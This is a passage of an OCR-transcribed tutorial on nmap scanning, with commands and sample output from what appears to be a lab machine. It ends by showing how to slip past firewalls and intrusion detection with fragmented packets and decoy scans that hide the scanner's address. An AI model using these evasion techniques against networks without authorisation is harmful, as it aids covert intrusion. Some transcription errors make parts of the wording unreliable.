
service detection and So this is just some additional information on top of the information that we already had.

You see we are getting output that we didn't get before. So besides the open port and the version that the open port is running, we also get the output of different scripts that are running on the target as we execute the scan, but remember -A is an aggressive scan, it does give us the most output out of any other options, but it is also pretty aggressive and easily detectable if Target has some security measures.

-sn option is really useful option, and it is not really useful for discovering what abilities or open ports. Matter of fact, this option performs the same thing that our net discovered tool did, Remember, we use net discovered to locate all of the hosts that are up and running on our network and -sn pretty much does the same thing.

The only useful thing we get from this is which hosts are up and running, and this is a scan that you would use probably on multiple machines to discover which ones are up and which ones aren't, but you can also use it on one machine if you'd like for this scan.


```
$ nmap -sn 192.168.126.1-255
```



it gives us which hosts are currently up, we get their IP addresses.


OK, so the another thing that I want to show you is -p option, and this is an actual option that you will use a lot, So for this, and what -p option is, simply you can specify what range of port you want to scan with and nmap, remember, when we perform any other scan, it can stop one thousand ports, but what if we, for example, only wanted to scan one port? For example, let's say we wanted to scan Port 80

$ nmap -p 80 192.168.0.4



This option is useful, if you're only attacking one port and you don't want to bother really and let nmap scan one thousand port when you only want to enumerate one single port. You can also do it on multiple ports.

$ nmap -p 80,22,100 192.168.0.4




And here are the results not shown, Ninety-four closed ports, and we got six ports are open in first one hundred ports, and remember when I told you that there are over sixty-five thousand ports, well this is the option that we can use in order to scan all sixty-five thousand if I type

$nmap -p 1-65535 192.168.0.4

```
┌──(root💀kali)-[/home/ncim]
└─# nmap -p 1-65535 192.168.0.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 14:15 EDT
Nmap scan report for 192.168.0.4
Host is up (0.00090s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
38719/tcp open  unknown
40629/tcp open  unknown
55604/tcp open  unknown
59058/tcp open  unknown
MAC Address: 08:00:27:9B:CE:27 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds
```

Here all the open ports that it managed to discover, here are some of the ports that we never really discovered with previous scans that we did, So this is really useful, if we used regular scans and we only scan first one thousand ports, we would never really know that these ports are also open. Now, on the contrary, instead of scanning thousand ports or sixty-five thousand ports, we can use a cool option, which is -F and what this option does is instead of scanning one thousand ports, it scans first one hundred ports. So in case you want to perform a quicker scan and you also want to scan top one hundred ports, you would use the -F option.

$nmap -F 192.168.0.4




And it scans top 100 ports, this doesn't mean that it scans port from one to one hundred, simply means it can't first 100 ports that are usually most used.

But whenever you really want to find out everything you can about the target, this can will be more useful.

how to save output nmap scan? So there are a few ways that we can do this. For example, we can type:

```
$ nmap -sS 192.168.1.1 >> outputscan.txt
```



As you can see, we got nothing in the terminal and all of them saved as outputscan in home directory.

We can use cat command for reading the file.

```
$ cat outputscan.txt
```

```
┌──(root💀kali)-[/home/ncim]
└─# cat outputscan.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-22 06:53 EDT
Nmap scan report for 192.168.1.1
Host is up (0.021s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.28 seconds

┌──(root💀kali)-[/home/ncim]
└─#
```

So this is useful. Once you want to, for example, add this to your report, so you just save it in a file and then later on, copy and paste this on our report, another way that you can do this in case you want the results to be saved, both in a file and also outputted in your terminal.

$nmap -oN outputscan -sS 192.168.1.1

```
┌──(root💀kali)-[/home/ncim]
└─# nmap -oN outputscan -sS 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-22 07:09 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0065s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 9.03 seconds

┌──(root💀kali)-[/home/ncim]
└─# ls
Desktop  Documents  Downloads  Music  outputscan  outputscan.txt  Pictures  Public  Templates  Videos
```

$cat outputscan

OK, great. These are just some of the basic options that I wanted to mention, since you might find them useful, and by now, you can consider yourself an intermediate nmap scanner. Now, to take this to the advanced level, we should learn how we can bypass firewall.

What is Firewall IDS ?

We're going to cover how we can use nmap in our advantage to be able to bypass some of the security measures that the target might have, such as firewalls and IDS, these options that we will use in nmap can be considered advanced. So don't worry if you don't fully understand everything that we talked about, just read ad practice for few times and you will get it. I don't even know what firewall or IDS is? So what are they? Well, Firewall is a network security system that monitors network traffic, and it is based on the security rules that are predetermined.


There are two types of firewalls, network firewalls and host based firewall's, network firewalls filter traffic between two or more networks, while host based firewalls only filter traffic that is going in or out from that specific

machine. And what IDS is, is intrusion detection system, it is usually a software application that monitors network for any malicious activity, for example, some of the nmap scans that we did can get caught by intrusion detection system, So we will check out a few options that could help us bypass that, now we know, firewall and IDS helps us secure our network or machine, we covered the basics, we used our Linux machine and we scanned our target, we scanned different ports. and with the scans that we did, we managed to figure out what ports are open and what ports are closed, but some of our targets might host services on ports hiding behind the firewall, and once we scan them, it will tell us those ports are filtered, which we know that it means, and nmap can figure out whether that port is open or closed. What this means is that we're sending packets to the target, but their firewall keeps dropping those packets, but now we're going to see what nmap options can help us bypassing this. Let's get straight into it.

Let us talk about different options we can use in our scans to bypass firewall; firewall is something unpredictable, you don't really know its rules in order to know exactly what type of scan you need to perform in order to bypass it. Some of the firewalls could use Mac address filtering in order to allow certain devices to connect to a specific port or in order to block certain devices, some firewalls could block different types of packets, some firewalls could block only some ports and not all of them. And we can't really know what the exact rule is, what I'm going to do is I will give you a few different options as to what you can try in order to bypass firewall, first of all, how can we know if some of the ports and target machine are behind a firewall? we know nmap will tell us that those ports are filtered, we should already know what filtered port is, but let us define it once again, filtered port is when nmap can't figure out whether a certain port is open or closed, and that is try to dropping packets, possibly because that port is behind the firewall, therefore, we don't get any responses back from that port.


Let me show you this on a Windows machine

Control Panel > System and Security > Windows Defender Firewall




this machine has firewall turned on. If we tried to scan it

$nmap [target ip]



Now, this doesn't mean that all could be closed or all could be opened, this just means that they are behind the firewall and any package we send get dropped by that firewall. So our target could have a few ports open and other closed, but we don't really know that. Let me show you the response of the same scan once we have that target turn off their firewall, and let's compare this result when the firewall is turned on with the result once we turn off the firewall.

$ nmap -sV [target ip]




And here it is. We can see that some ports are open this far wall right here doesn't have any special rules since it is made to block all traffic. However, once firewall rules are applied and they usually are applied in some servers or machines that need remote access or that need to communicate with other machines, then we can test these options and see whether those rules have any vulnerability that we can bypass. I will turn the firewall back on. Let's start with our first option.

let's start with [-f]

[-f] option causes the requested scan to use fragmented IP packets. Now, you might be wondering why would we do that? Well, the idea behind this is to split TCP header over several packets to make it harder for package filters or intrusion detection systems to detect what you're doing, if we specify the option once, just by adding one [-f], the nmap will split the packets into eight bytes or less. So if your packet had a twenty-four bytes DCP header, this would be split into three different packets of eight bytes, now, you can also specify the option twice with [-f -f] and this will split the packets into 16 bytes, but be careful once running this option on an actual target is some programs have trouble handling these tiny packets, if you want to increase fragment size even more, you can use the option [--mtu] and after it fragment size, just remember that offset you specify must be a multiple of

eight, this fragmentation won't always work if I run, this can this option will not work most of the time, actually it only works if a network that you're scanning can afford the hip that this will cause, they just leave it disabled. Some networks also can enable this because fragments may take different routes into their networks, nonetheless, it is good to mention this option as it might come in handy one day.


$ nmap -f [target ip]



Another option we can use, which is more focused on hiding your IP address, then bypassing security, and that option is creating decoys, using [-d]. Creating these decoys can make it appear to the target as it has been scanned not only by you, but also by the decoys that you specify, their intrusion detection system might report multiple IP addresses that scan them, including yours, but they will not be able to determine which one is real. So you successfully hide your IP address from them.

If I run the command [-D] and to specify how many random IP addresses we want to use to scan the target, we can specify [-D RND:5] it's the number of IP addresses we want to use. So in this case, I will use five random IP addresses

$ nmap -D RND:5 [target ip]

